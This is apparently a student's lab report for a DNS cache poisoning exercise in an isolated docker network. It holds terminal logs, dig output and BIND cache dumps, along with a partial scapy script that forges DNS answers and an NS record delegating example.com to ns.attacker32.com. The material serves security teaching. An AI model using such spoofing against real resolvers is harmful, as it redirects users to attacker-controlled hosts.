
seed@VM: ~/.../Labsetup2

seed@VM: ~/.../L... | seed@VM: ~/.../L... | seed@VM: ~/.../La... | seed@VM: ~/.../La... | root@a851deb19...

```
        TX packets 14  bytes 406 (406.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@a95bd2618610:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20557
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.4.6.8

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 02:31:57 UTC 2021
;; MSG SIZE  rcvd: 64

root@a95bd2618610:/# 
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers


Before starting the task 2, I made sure to clear the cache from the local dns server.



```
[10/13/21]seed@VM:~/.../Labsetup2$ dockps
269c66714170  seed-attacker
a95bd2618610  user-10.9.0.5
a851deb19e80  local-dns-server-10.9.0.53
e0fdf4d45a62  seed-router
1415c1fdd12e  attacker-ns-10.9.0.153
[10/13/21]seed@VM:~/.../Labsetup2$ docksh a851
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc dumpb -cache
rndc: 'dumpb' failed: unknown command
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/#
```


This attack targets the user machine. This means that everytime any query is sent to the DNS server, it keeps looking for a solution from it's own cache. Depending on if the solution is present in the cache, the dns will either reply from or search for it from other dns servers if it doesn't find any. So here we are trying to spoof the response from the dns servers so that even though they spoof it once, the user will get spoofed responses as long as it is stored in the cache.

Here I modified the same above program but changed the src host to 10.9.0.53 and the rdata to 1.3.5.7. Once I executed the file it started sending packets.




```
./spoof_answer.py: 6: Syntax error: "(" unexpected
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
./spoof_answer.py: 1: i#!/bin/env: not found
from: can't read /var/mail/scapy.all
./spoof_answer.py: 4: import: not found
./spoof_answer.py: 6: Syntax error: "(" unexpected
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
^C
[10/13/21]seed@VM:~/.../Labsetup2$
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
^C[10/13/21]seed@VM:~/.../Labsetup2$
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
```

In the below screenshot, I executed the dig www.example.com command and it gave me the fake IP address.



```
root@a95bd2618610:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51141
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 729066bc2fb4b8c20100000000616798892518e927b55ec97b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.3.5.7

;; Query time: 1204 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 02:40:09 UTC 2021
;; MSG SIZE  rcvd: 88

root@a95bd2618610:/#
```

You can also see that the fake IP address has been stored in the cache.




```
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
_.example.com.          863773  A       1.3.5.7
www.example.com.        863773  A       1.3.5.7
root@a851deb19e80:/#
```

Task 3: Spoofing NS Records


In this task we are going to attack a little bit differently from the previous ones. In the before tasks we only concentrated on one website that is www.example.com. Here we are going to attack in such a way that it is going to affect the entire domain itself.

I have modified the spoof_ns.py as below by adding a fake address and fake website name as 9.8.7.6 and ns.attacker32.com respectively.




```
udp = UDP (dport = old_udp.sport, sport = 53)

Anssec = DNSRR( rrname = old_dns.qd.qname,
                type   = 'A',
                rdata  = '9.8.7.6',
                ttl    = 259200)

NSsec  = DNSRR( rrname = 'example.com',
                type   = 'NS',
                rdata  = 'ns.attacker32.com',
                ttl    = 259200)

dns = DNS( id = old_dns.id, aa=1, qr=1,
           qdcount=1, qd = old_dns.qd,
           ancount=1, an = Anssec,
           nscount=1, ns = NSsec)

spoofpkt = ip/udp/dns
                                                  24,32
```

The below screenshot shows the execution of the spoof_ns.py file.




```
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
^C[10/13/21]seed@VM:~/.../Labsetup2$
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
^C[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
^C[10/13/21]seed@VM:~/.../Labsetup2$ vim ./spoof_ns.py
[10/13/21]seed@VM:~/.../Labsetup2$ vim ./spoof_ns.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_ns.py
sudo: ./spoof_ns.py: command not found
[10/13/21]seed@VM:~/.../Labsetup2$ chmod u+x spoof_ns.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_ns.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Now when you put in any website from the domain example.com you can the fake IP address. Here I put in the website www.example.com and it gave me the fake destination address.



```
root@a95bd2618610:/# dig xyz.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22389
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e110518694771603010000000061679e0c99d8d6d614b15ed1 (good)
;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       9.8.7.6

;; Query time: 716 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 03:03:40 UTC 2021
;; MSG SIZE  rcvd: 88

root@a95bd2618610:/#
```

In the below screenshot you can see the fake IP address and ns.attacker32.com saved as the nameserver in the cache.



```
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
_.example.com.          863773  A       1.3.5.7
www.example.com.        863773  A       1.3.5.7
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
example.com.            863783  NS      ns.attacker32.com.
_.example.com.          863783  A       9.8.7.6
xyz.example.com.        863783  A       9.8.7.6
root@a851deb19e80:/#
```